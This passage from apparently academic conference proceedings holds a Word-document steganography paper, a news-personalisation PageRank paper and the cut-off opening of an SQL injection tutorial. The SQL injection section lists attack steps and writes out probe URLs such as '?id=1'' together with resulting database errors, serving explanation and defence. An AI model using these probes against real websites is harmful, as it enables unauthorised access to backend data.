1. Orchard, M.T., Bouman, C.A.: Color quantization of images. IEEE Trans. Signal Process. **39**(12), 2677–2690 (1991)
2. Gan, G., Ma, C., Wu, J.: Data clustering: theory. In: Algorithms, and Applications (ASA-SIAM Series on Statistics and Applied Probability), SIAM, 2007
3. Bottou, L., Bengio, Y.: Convergence properties of the K-means algorithms. In: Advances in Neural Information Processing Systems, vol 7, pp. 585–592. MIT Press (1995)
4. Likasa, A., Vlassisb, N., Verbeekb, J.J.: The global K-means clustering algorithm. Pattern Recogn. **36**, 451–461 (2003)
5. Na, S.: Research on K-means clustering algorithm: an improved K-means clustering algorithm. In: Intelligent Information Technology and Security Informatics (IITSI), pp. 63–67. (2010)
6. Kanungo, T., Mount, D.M., Netanyahu, N.S., Piatko, C.D., Silverman, R., Wu, A.Y.: An efficient K-means clustering algorithm: analysis and implementation. IEEE Trans. Pattern Anal. Mach. Intell. **24**(7), 881–892 (2002)
7. Emre Celebi, M.: Improving the performance of K-means for color quantization. Image Vis. Comput. **29**(4), 260–271 (2010)
8. Emre Celebi, M., Kingravi, H.A., Vela, A.P.: A comparative study of efficient initialization methods for the K-means clustering algorithm. Expert Syst. Appl. **40**(1), 200–210 (2012)
9. Ester, M., Kriegel, H.P., Sander, J., Xu, X.: A density-based algorithm for discovering clusters in large spatial databases with noise. In: Proceedings of 2nd International Conference on Knowledge Discovery and Data Mining (KDD-96), (1996)
10. Mumtaz, K., Duraiswamy, K.: A novel density based improved K-means clustering algorithm-Dbkmeans. Int. J. Comput. Sci. Eng. **02**(02), 213–218 (2010)

A Novel Approach to Text Steganography Using Font Size of Invisible Space Characters in Microsoft Word Document

Susmita Mahato, Dilip Kumar Yadav and Danish Ali Khan

Abstract Steganography is the hidden way of communication, where one individual communicates with another through cover medium without giving any doubt about the secret communication to the intermediary. In this paper, we propose a novel approach to text steganography in Microsoft Word document. The idea behind this technique is that slight variation in font size of invisible character space from other characters is not reflected in the document and in the required disk size for the document. Thus, steganography can be intelligently achieved. The embedding rate is very high in this technique, which increases with the increase in blank space character between words. The secret data hiding and revealing technique is presented.

Keywords Microsoft Word · Font size · Cryptography · Steganography

1 Introduction

Internet has made the process of communication easy. Day by day, the size of communicating data is multiplying many folds, and data traffics are also increasing accordingly. With this increment of data communication, the concern for the security of the data is also increasing. Cryptography and steganography techniques

S. Mahato (✉) · D. K. Yadav · D. A. Khan
Department of Computer Applications, National Institute of Technology, Jamshedpur, Jharkhand, India
e-mail: susmitatulika@gmail.com

D. K. Yadav
e-mail: dkyadav1@gmail.com

D. A. Khan
e-mail: dakhan.ca@nitjsr.ac.in

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_107, © Springer India 2014

are used to provide security to significant data over communication media. Cryptography's focus is to make the message substance secret, whereas steganography focuses on keeping the existence of the message itself undisclosed.

Researches on cryptography and steganography are getting developed side by side; however, in cryptography, a lot of researches have been done compared to steganography. Steganography is a technique to conceal secret information in some cover media as text, image video, audio, etc. Among these, text steganography is difficult to perform, as the bits to store the secret bit information are lesser than those required for an image, audio, video, etc.

This paper explains the development in the field of text steganography and attempts to give an innovative idea to perform text steganography.

The rest of the paper is organized as follows: Sect. 2 gives related works, Section 3 shows the proposed technique, Section 4 demonstrates working of our approach, and Conclusion is given in Sect. 5.

2 Related Works

This section describes some of the related works on steganography. Low et al. proposed a text steganography technique using line shifting method [1] where shifting by few degrees as 1/300 in. up or down to the lines of text are made, and hence, different distinctive shapes of the text are used to hide information. Changder, C. Debnath proposed a text steganography technique based on the matra of Hindi alphabets' [2]. In this approach, secret message was hidden by shifting the specific matra toward left or right.

Shirali-Shahreza proposed a technique for text steganography based on different spellings of words. In British and American English, several words have different spelling as color and colour [3].

Mohit Garg proposed a text steganography, a technique based on HTML document. Here, primary and secondary attributes of HTML tags were taken, and based on the requirement to hide of 0 or 1, position alteration from primary to secondary was done [4]. Yudi Dwiandiyanta and Suyoto proposed a technique of text steganography where information was hidden in Cascading Style Sheet [5]. Memon et al proposed a text steganography technique based on XML document [6].

Khairullah proposed a technique for text steganography using font color of the invisible characters in Microsoft Word documents [7]. The secret data were hidden by setting any foreground color for invisible characters such as space or new line, etc. which is not viewed in the document. Huang et al. proposed a technique for steganography based on placing extra white spaces in between words [8].

M. H. Shirali-Shahreza and M. Shirali-Shahreza proposed a technique for text steganography based on the different terms of a same word used in UK and the USA. These terms are substituted to hide data in English text. For example, the term 'account' in American English is referred as 'bill' in British English [9]. Moreland proposed a technique for text steganography using chosen characters

from words [10]. As example to conceal the secret message, the first letter of all paragraphs can be used, and by placing all those characters together, we obtain the secret message.

3 The Proposed Technique

We propose a new technique for text steganography based on the font size of space character in Microsoft Word. Here, font size of invisible space character is slightly changed from the common font size, and hence, secret message bit is hidden.

To conceal the message in the word document file, the number of bits to be hidden is calculated. The cover document's number of words should be equal to total number of bits +1. To hide '1', the font size of the space character is set with slight variation from the other characters, and to hide '0', the space's font size is left as it is. This stego document is sent to the destination where by checking the font size variation of invisible space character, the secret message bits are extracted.

Algorithm for hiding secret bits in word document:

Step 1: Take the secret message, convert into bit form.
Step 2: Count the number of bits present in secret message.
Step 3: Construct a paragraph in Microsoft Word having one more than the total number of bits counted in step 2.
Step 4: Go to all space characters and change their font size slightly to hide '1', and leave as it is to hide '0'. Hence, the stego message is formed.
Step 5: Send to the destination.

Algorithm for extracting secret message from word document:

Step 1: Take the stego word document.
Step 2: Check each space character present in between two words; if variation in font size is seen, then take '1' if not then take '0'.
Step 3: Hence, we extract the secret bits and convert them to message.

4 Working of Our Approach

4.1 Hiding Process

Figures 1, 2, and 3.




Fig. 1 Checking the font size of a character




Fig. 2 Setting the font size of the space character to hide '1'




Fig. 3 Common font size hiding the space character size variation

4.2 Screen Shots to Hide Message 'my password is susmita@123'

Tables 1, 2, and 3

Table 1 Cover document

The loss of tree cover as a result of forests being cleared for other land uses such as farming and logging is called deforestation. Deforestation activities affect carbon fluxes in the soil, vegetation, and atmosphere. However, logging can also lead to carbon emissions if the surrounding trees and vegetation are damaged. Deforestation is defined as the destruction of forested land. It is a major problem all over the world. The causes of deforestation vary from place to place. The most common causes, however, are logging, agricultural expansion, wars, and mining. Deforestation has been the cause of many problems facing the world today such as erosions, loss of bio diversity through extinction of plant and animal species, and increased atmospheric carbon dioxide. In this paper, I will present that we can reduce deforestation by moving from physical letter mail to electronic mail. From the ancient era physical letter mail has come, till now it is going on, but, on the other side due to this everyday trees are being cut i.e., deforestation is taking place by the paper industry, hence increasing CO_2 emission and global warming. In place of physical letter mail, we can use electronic mail which will definitely do some reduction in deforestation. There are critical effects of deforestation.

Table 2 Stego document

The loss of tree cover as a result of forests being cleared for other land uses such as farming and logging is called deforestation. Deforestation activities affect carbon fluxes in the soil, vegetation, and atmosphere. However, logging can also lead to carbon emissions if the surrounding trees and vegetation are damaged. Deforestation is defined as the destruction of forested land. It is a major problem all over the world. The causes of deforestation vary from place to place. The most common causes, however, are logging, agricultural expansion, wars, and mining. Deforestation has been the cause of many problems facing the world today such as erosions, loss of bio diversity through extinction of plant and animal species, and increased atmospheric carbon dioxide. In this paper, I will present that we can reduce deforestation by moving from physical letter mail to electronic mail. From the ancient era physical letter mail has come, till now it is going on, but, on the other side due to this everyday trees are being cut i.e., deforestation is taking place by the paper industry, hence increasing CO_2 emission and global warming. In place of physical letter mail, we can use electronic mail which will definitely do some reduction in deforestation. There are critical effects of deforestation.|

Table 3 Stego document with hidden bit details

The loss of tree cover as a result of forests being cleared for other land uses such as farming, logging is

0 1 1 0 1 10 1 0 1 1 1 1 0 0 1 0 0 1 0 0

called Deforestation. Deforestation activities affect carbon fluxes in the soil, vegetation, and

0 0 0 0 1 1 1 0 0 0 0 0

atmosphere. However, logging can also lead to carbon emissions if the surrounding trees and

1 1 0 0 0 0 1 0 1 1 1 0 0 1

vegetation are damaged. Deforestation is defined as the destruction of forested land. It is a major

1 0 1 1 1 0 0 1 1 0 1 1 1 0 1 1

problem all over world. The causes of deforestation vary from place to place. The most common

1 0 1 1 0 1 1 1 1 0 1 1 0 1 0 0 1

causes, however, are logging, agricultural expansion, wars, and mining etc. Deforestation has been the

0 0 1 1 0 0 1 0 0 0 0 1 0 0

cause of many problems facing the world today such as erosions, loss of bio diversity through

0 0 0 0 1 1 0 1 0 0 1 0 1 1 1 0

extinction of plant and animal species, and increased atmospheric carbon dioxide.

0 1 1 0 0 1 0 0 0 0 0

In this paper I will present that we can reduce deforestation by moving from physical letter mail to

0 1 11 0 0 1 1 0 1 1 1 0 1 0 0 1

electronic mail. From the ancient era physical letter mail has come, till now it is going on, but, on the

1 1 0 0 1 1 0 1 1 0 1 1 0 1 0 1 1 0 1 0

other side due to this everyday trees are being cut i.e. deforestation is taking place by the paper

0 1 0 1 1 1 0 1 0 0 0 1 1 0 0 0 0 1

industry, hence increasing CO2 emission and global warming. In place of physical letter mail,

0 1 0 0 0 0 0 0 0 1 1 0 0

we can use electronic mail which will definitely do some reduction in deforestation. There are

0 0 1 0 1 1 0 0 1 0 0 0 1 1 0

critical effects of deforestation.

0 1 1

Total number of words: 209
Total number of hidden bits: 208

5 Conclusion

In this paper, text steganography technique for information hiding is presented. The paper proposes a novel approach to provide data security by hiding secret bit information in Microsoft Word document. As Microsoft Word is very common to all computer users, this can be used as a cover medium to perform text steganography very easily. Secret data are hidden behind the font size of the invisible space character, and hence, document is created. Similarly, using the reverse process on the stego document, the secret message is easily recovered by the

intended receiver. The proposed algorithm's embedding capacity is very high and can be increased more by putting more space character in between two words. Although this paper is based on word document, it can be expanded to other document formats such as MS-Excel, HTML, XML, CSS, and PDF, etc. Future research can be performed to decrease the time complexity of the algorithm.

References

1. Low, S.H., Maxemchuk, N.F., Brassil, J.T., O'Gorman, L.: Document marking and identification using both line and word shifting. Proceedings of the 14th Annual Joint Conference of the IEEE Computer and Communications Societies (INFOCOM '95), vol. 2, pp. 853–860, 2–6 Apr 1995
2. Changder, S., Debnath, N.C.: A new approach to Hindi text steganography by shifting matra. International Conference on Advances in Recent Technologies in Communication and Computing, pp. 199–202 (2009)
3. Shirali-Shahreza, M.H.: Text steganography by changing words spelling. Proceedings of 10th International Conference on Advanced Communication Technology, pp. 1912–1913 (2008)
4. Garg, M.: A novel text steganography technique based on html documents. Int. J. Adv. Sci. Technol. **35**, 129–138 (2011)
5. Kabetta, H., Dwiandiyanta, B.Y.: Suyoto, information hiding in CSS: A secure scheme text-steganography using public key cryptosystem. Int. J. Crypt. Inf. Secure (IJCIS) **1**(1), 13–22 (2011)
6. Memon, A.G., Khawaja, S., Shah, A.: Steganography: A new horizon for safe communication through XML. J. Theor. Appl. Inf. Technol. **4**(3), 187–202 (2008)
7. Khairullah, M.: A novel text steganography system using font color of the invisible characters in Microsoft word documents. Second International Conference on Computer and Electrical Engineering, pp. 482–484 (2009)
8. Huang, D., Yan, H.: Inter word distance changes represented by sine waves for watermarking text images. IEEE Trans. Circuits Syst. Video Technol. **11**(12), 1237–1245 (2001)
9. Shirali-Shahreza, M.H., Shirali-Shahreza, M.: A new synonym text steganography. Proceedings of the 4th IEEE International Conference on Intelligent Information Hiding and Multimedia Signal Processing (IIH-MSP 2008), pp. 1524–1526, 15–17 Aug 2008
10. Moerland, T.: Steganography and Steganalysis. www.liacs.nl/home/tmoerlan/privtech.pdf. 15 May 2003

Personalizing News Documents Using Modified Page Rank Algorithms

S. Akhilan and S. R. Balasundaram

Abstract World Wide Web is a global village and a rich source of information. The number of users accessing Websites is increasing day by day. For effective and efficient handling, personalization coupled with recommendation techniques provides personalized contents at the disposal of users. News personalization is an area of Web personalization that deals with the extraction of interesting news documents from various news service providers. While surfing the Websites, user interactions with Websites are recorded in Web usage file. These Web log information are useful for constructing user profile which in turn acts as a rich source for news personalization. Since the growth of World Wide Web has resulted in a large amount of data that is now in general freely available for user access, the different types of data have to be managed and organized such that they can be accessed by different users efficiently. Therefore, the application of page rank techniques on the Web is now the focus of an increasing number of researchers. Several page ranking algorithms are used to re-rank the Web pages in the Web. However, these algorithms have to be modified such that they better suit the demands of the user. In this paper, we have proposed modified topic-sensitive and trust-based page rank algorithms for better ordering of news documents to the users.

Keywords User profile · Filtering algorithms · Recommendation · News personalization · Topic-sensitive algorithms · Trust-based algorithms

S. Akhilan (✉) · S. R. Balasundaram
Department of Computer Science and Engineering, Department of Computer Applications, National Institute of Technology, Tiruchirappalli 620015, Tamil Nadu, India
e-mail: akhilan@nitt.edu

S. R. Balasundaram
e-mail: blsundar@nitt.edu

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_108, © Springer India 2014

1 Introduction

Today, a variety of applications are emerging successful with the help of internet techniques. Internet options and tools have brought a large variety in users' preferences in browsing even the same Web page. In addition, the network connections are also quite different. All these variations make Web pages to be prepared appropriate for the clients. However, most of the current Internet servers still provide the same content to all the clients without considering the preferences of client environment. This results in frustration to many users. Under these circumstances, Web search engines help users to find out useful information on the Internet. However, when the same query is submitted by different users, most search engines return the same results regardless of their preferences and queries. In general, each user has different information needs for his/her query [1]. For example, for the query "entertainment news," some users may be interested in news documents dealing with action movies, while other users may want documents related to "comedy." Therefore, Web search results should adapt to users with different information needs.

In order to predict such information needs, there are several information retrieval techniques to extract the user browsing history patterns. However, the identification of various patterns from user data itself is a challenging task, and it is not sufficient for performing the personalization tasks [2]. There are three types of Web search systems providing such information: (1) systems using relevance feedback, (2) systems in which users register their interest or demographic information, and (3) systems that recommend Web information based on users' ratings. In these systems, users have to register personal information such as their interests, age, and so on or users have to provide feedback on relevant or irrelevant judgments, ratings on a scale from 1 (very bad) to 5 (very good), and so on. These types of registration, feedback, or ratings can become time consuming, and users may feel discomfort when such a method is followed for identifying user preferences. But, user prefers easier methods to identify their interest characters. In this paper, we propose a novel approach that can be used to adapt search results according to each user's information need. We then compare the retrieval accuracy of our proposed approach with the proposed page ranking algorithms.

The term "news" is defined as the latest information about the changes that take place around any system. Researchers have defined news documents as a recent activity that had taken place. It is very much essential to know what had happened recently around an individual, which in turn updates the knowledge of a person. With the help of various search engines, news in different media like text, audio, and video are delivered based on the requirement of the users. Each news service provider employs different information retrieving techniques. Various news service providers offer online Web content service to their users in varieties of ways. They focus on accessing mechanisms, user-friendliness, interactive menus, or interfaces [2, 3].

2 Our Methodology

2.1 User Profile Construction

In our paper, we have followed two-way approaches for creating user profile. The first approach is called traditional user profile construction (TUPC) in which the user profile is created based on the queries asked to them explicitly. A set of questions are placed to the users. Based on the users' answers to the questions, the interest field is identified [4]. This is an explicit approach which has the drawbacks of not identifying the changing interests of the users in future. In order to identify such changing interest of a particular user, the modified user profile construction (MUPC) is proposed in our method. In this method, user interest is identified based on TUPC approach, and then the user activity is tracked such that if there is any interest is getting changed, then it is updated in the user log and new interest gets added to the profile of the user.

We have tried to identify the news categories preferred by users based on click streams. The concept implemented is that we have taken a total of 1,000 news documents of various categories like sports, business, science, technology, politics, etc., and each of the 1,000 documents belongs to one of the categories [5]. The links to these 1,000 news documents are provided at various places in the Website. Once a user registers, the preferences are all equal for each category (initial stage at the stage register the category reg is zero). But, as he keeps using the site, his interests and preferences are evaluated based on what links he reads (or rather clicks) the most. For example, if the user clicks on sports-related articles 40 times, science-related articles 50 times, technology-related articles 80 times, and other articles very few times (negligible as compared to these 3 categories), then we formulate that the first preference of the user as technology, second preference as science, and third as sports. We also define a preference index to each preference to decide how many documents to mention from each category in the personalized news window of the user as he logs in [6, 7].

2.2 Page Rank Algorithms

2.2.1 Modified Topic-Sensitive Page Rank Algorithm

Query-dependent ranking of pages is performed in the proposed modified topic-sensitive page rank algorithm (MTSPR) (Fig. 1). For ranking process, query context or the user context is considered. As to reduce the computation, the reference-based query time is made offline. At the same time, the query-time-pre-calculated ranks are combined depending on the query terms and the context [8]. At query time, the similarity of the query to each of the topic considered is measured. The document that matches the query is then ranked by combining the




Fig. 1 Block diagram representation of MTSPR algorithm




Fig. 2 Block diagram representation of MTBPR algorithm

topic-sensitive vectors and weighted according to the similarity between its topic and query.

2.2.2 Modified Trust-Based Page Rank Algorithm

Trusted queries are considered for ranking of pages in the proposed modified trust-based page rank algorithm (MTBPR) (Fig. 2). For ranking process, query words are converted to equivalent word IDs. As to reduce the computation, the trust-based query time is not made offline. At the same time, the query-time-precalculated ranks are combined depending on the trusted query terms and words in the query data base. At query time, the similarity of the query to each of the trusted words is calculated [9]. This process is continued until there is a document that matches the entire search terms related to the query word considered at the initial stage of the ranking process.

3 Significance of the Proposed Algorithm

A single page rank vector is computed in MTSPR and MTBPR algorithms, which improves the ranking of search–query results. In order to achieve more accurate search results, we put forward a method of computing a set of page rank vectors.

Further, this vector is biased using a set of representative topics in order to capture more accurately the Web pages in relation to the query words with respect to a particular topic. In case of pre-computed and biased page rank vectors, it generates query-specific importance scores for each page at the query time. Thus, the proposed algorithms generate more accurate rankings than with a single, generic page rank vector. For traditional keyword search queries, we have calculated the page rank scores for each page that satisfies the query (irrespective of topic sensitive or trust based) using the topic of the query keywords. For searches done in context (e.g., when the search query is performed by highlighting words in a Web page), the proposed page rank algorithms compute the page rank scores using the topic of the context in which the query appears.

4 Experimental Results

4.1 Table of Comparisons of the PR Algorithms

Table 1 shows the experimental results of the page rank algorithm considered for the evaluation process. User 1 is interested in the news categories politics, sports, and science. In our database, each news category has 1,000 news documents. So therefore, for user 1, news documents recovered by the proposed method are 227 and 183, whereas the news documents retrieved by the traditional method are 550 and 402. There is a massive difference in document retrieval compared to the traditional and the proposed methods. The proposed method retrieves the most similar news documents related to the user based on the user profile. It also delivers the news documents that are more relevant to the user. Thus, the proposed

Table 1 Experimental results for page rank algorithms

News category	Users	Topic-sensitive page rank algorithm	Trust-based page rank algorithm	Modified topic-sensitive page rank algorithm	Modified trust-based page rank algorithm
Politics	User 1	550	402	221	183
Sports		639	479	280	203
Science		726	521	300	209
Entertainment	User 2	438	367	199	163
Tourism		623	407	272	201
Health	User 3	521	399	212	171
Business		698	498	295	205
Technology	User 4	823	520	222	222
Finance	User 5	748	469	304	213
Stocks		670	389	298	192
Lifestyle	User 6	587	429	248	186




Fig. 3 Existing versus proposed page rank algorithms

page rank algorithm yields better and accurate results compared to the traditional page rank algorithms.

5 Graphical Representation

The PR curves (Fig. 3) for both existing and proposed algorithms are plotted. MTSPR and MTBPR outperform the existing PR algorithms significantly according to this graph. Proposed algorithm manages to gain a higher accuracy rate than existing PR algorithms. If we consider the accuracy rate of 2.36 and 2.88 for the existing PR algorithm, the proposed PR algorithms score an accuracy of 4.62 and 5.64. The proposed methods of page ranking maintain a high precision when the recall becomes larger, where older PR algorithms loses precision faster. Thus, we can conclude that the proposed PR algorithms have a better balance between precision and recall than the existing page rank algorithms.

6 Conclusion

Page rank is a global ranking of all Web pages based on their locations in the Web graph structure. For personalizing news documents, ranking the pages play a significant role. The existing page rank algorithms are analyzed briefly. Based on the analysis, new techniques are proposed, namely modified topic-sensitive and trust-based page rank algorithms. Proposed algorithm retrieves the news documents that are more relevant to the user. The PR algorithm is more effective in retrieving the news Web pages. Proposed algorithms are based on link structure of the news documents. The page that has many links has many references, which

further improves the retrieval efficiency of personalized Web search. Both the content and the link are integrated in our method to improve the ranking mechanism of the news pages. We have shown the experimental results proving that the proposed page rank algorithm better ranks the news pages to a particular user based on the preferences identified during the user profile identification stage of our system.

References

1. Thurman, N., Schifferes, S.: The Future of Personalization at News Websites. Published in Journalism Studies, Taylor & Francis (2012)
2. Li, L., et. al.: Personalized news recommendation: a review and experimental investigation. J. Comput. Sci. Technol. Elsevier Publications (2011)
3. Sokol, M.: Quick Detection of Top-k Personalized Page Rank Lists, vol. 6732, pp. 50–61. Springer-LNCS (2011)
4. Bennett, P., Svore, K., Dumais, S.: Classification-enhanced ranking. In: WWW '10, pp. 111–120 (2010)
5. Chung, F., Zhao, W.: A Sharp Page Rank Algorithm with Applications to Edge Ranking for news personalization, vol. 6516, pp. 2–14. Springer-LNCS (2010)
6. Sakkopoulos, E., et al.; A Web personalizing technique using adaptive data structures: the case of bursts in Web visits. J. Syst. Softw. Elsevier Publications (2010)
7. Chiu, P.H., Kao, G.Y.M.: Personalized blog content recommender system for mobile phone users. Int. J. Human Comput. Elsevier Publications (2010)
8. Sharma, D.K., et al.: A comparative analysis of Web page ranking algorithms for Web personalization. Int. J. Comput. Sci. Eng. **02**(08), 2670–2676 (2010)
9. Billsus, D., Pazzani, M.: The Adaptive Web: Methods and Strategies of Web Personalization, pp. 550–570. Springer, Berlin (2007)

Understanding Query Vulnerabilities for Various SQL Injection Techniques

U. Chandrasekhar and Digvijay Singh

Abstract SQL injections pose a lot of risk to e-commerce sites as well as Web pages that are database driven. There are various kinds of SQL injections. For each type, there are different ways of interpreting the errors and cracking the query for exploiting the Web site. This paper discusses how to understand the errors for each type of injection. This will help us find exhaustive solutions to every kind of injection strategy. This paper also suggests few remedies to defend and prevent such attacks.

Keywords SQL injection · Web security · Injection errors · Blind injection

1 Introduction

SQL injections are Web attacks used by hackers, where in they alter the structure of the SQL query [1, 2] in the Web URL and gain unauthorized access to the backend database. We are depending on Internet for our daily needs such as e-commerce, e-learning, social networking and online billing. A huge amount of confidential data are present in databases of various Web sites, including our login details. Hence, the need to build a secure Web application is of utmost importance for any developer. Information security deals with confidentiality, availability, and integrity of stored data.

The details we enter through the Web site form part of the SQL query [3] used to modify the backend details. This query is visible to end users in GET method [2] of

U. Chandrasekhar (✉) · D. Singh
School of Information Technology and Engineering—SITE, VIT Universtiy, Vellore, India
e-mail: u.chandrasekhar@vit.ac.in

D. Singh
e-mail: sdigvijay29@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_109, © Springer India 2014

passing information from frontend to backend. An attacker studies and understands the behavior of the SQL query by looking at various errors the Web page may throw, through experimentation. With such an understanding, he is able to modify the query in URL to gain unauthorized access to backend data tables. This is known as SQL injection attacks (SQLIAS) [4–6]. Such attacks are possible due to design flaws in the Web applications. The damage can range from small scale to complete system failure. With little care and foresight, these attacks can be prevented or defended.

SQL attacks occur between presentation layer and CGI layer [7]. According to the ANSI SQL standard, the SQL elements can be divided into the following categories [8]:

- Blank space: Includes space characters, tabs, carriage returns, and line feeds.
- Comments: Single-line comment, lead by comment symbol ”–.
- Multiple-line comment, cited by a pair of comment symbol “/*” and “*/”.
- Key words: Such as “SELECT,” “INSERT,” and “GRANT”, etc.
- Punctuations: Used to separate SQL queries, also used in some mathematical operations, such as “=”, “(”, “;”, etc.
- Identifier: Used to specify database name, variable name, etc.
- Data: Include all kinds of data used in SQL standard queries such as strings, integers, numbers, and dates, etc.

2 Various Kinds of SQL Injections

TSQLIAS are carried out in the following five steps [5, 6].

- Enumerate the application behaviors.
- Fuzz the application with bogus data with the goal of crashing the application.
- Try to control the injection point by guessing the query used in the backend.
- Extract the data or schema information from the backend database.
- Manipulate the data or schema to hackers need.

The paper shows how the following SQL injection [3] errors are handled when GET method [4, 5] of submission is used.

1. Error based—single quotes
2. Error based—integer based
3. Error based—single quotes with twist—string
4. Error based—double quotes—string
5. Double injection—single quotes—string
6. Dump into outfile—string
7. Double injection—double quotes—string
8. Blind—Boolean based—single quotes
9. Blind—time based—single quotes
10. Blind—time based—double quotes

3 Error Based

Following steps should be followed to handle first four kinds of above-said errors; i.e., errors based on quotes.

3.1 Enumeration

To check the behavior of Web page, we shall add some constraint as input or alter that constraint. In the below example, the constraint shall be ?id = numerical value/alphabet/alphanumeric value/special symbol with integers or characters as given in the example below.

www.myurl.com/?id=1 (integer as input)
www.myurl.com/?id=hello (character as input)
www.myurl.com/?id=111111111 (long integer as input)
www.myurl.com/?id=hello123 (alphanumeric as input).

If we get same or some other Web page as output, by altering the input value, we shall check for more values till that the page shall not show any output as content of page. If it shows only blank screen or no output on the screen, it means that the page has those many entries, Let us take an example:

www.myurl.com/?id=1 (shows output on screen)
www.myurl.com/?id=8 (shows output on screen)
www.myurl.com/?id=9 (shows no output on screen).

The above output shows that the database has 8 columns. For the above URL input, the backend query [1, 9] would be something as follows.

select login_name, password from table where id = <1-to-8>

Result of Enumeration: The database seems to have 8 columns in the table.

3.2 Fuzzing

Now we check for special symbols [9, 10] with integer, character, or alphanumeric values. Here, the example is shown only for integer with special symbol.

www.myurl.com/?id=1'
www.myurl.com/?id=1
www.myurl.com/?id=1"

For each input [2, 10], will may get different outputs or some error messages. We shall see how to understand the error to proceed further.

www.myurl.com/?id=1'

It may throw an error as follows:

You have an error in your syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "1" LIMIT 0, 1 at line 1.

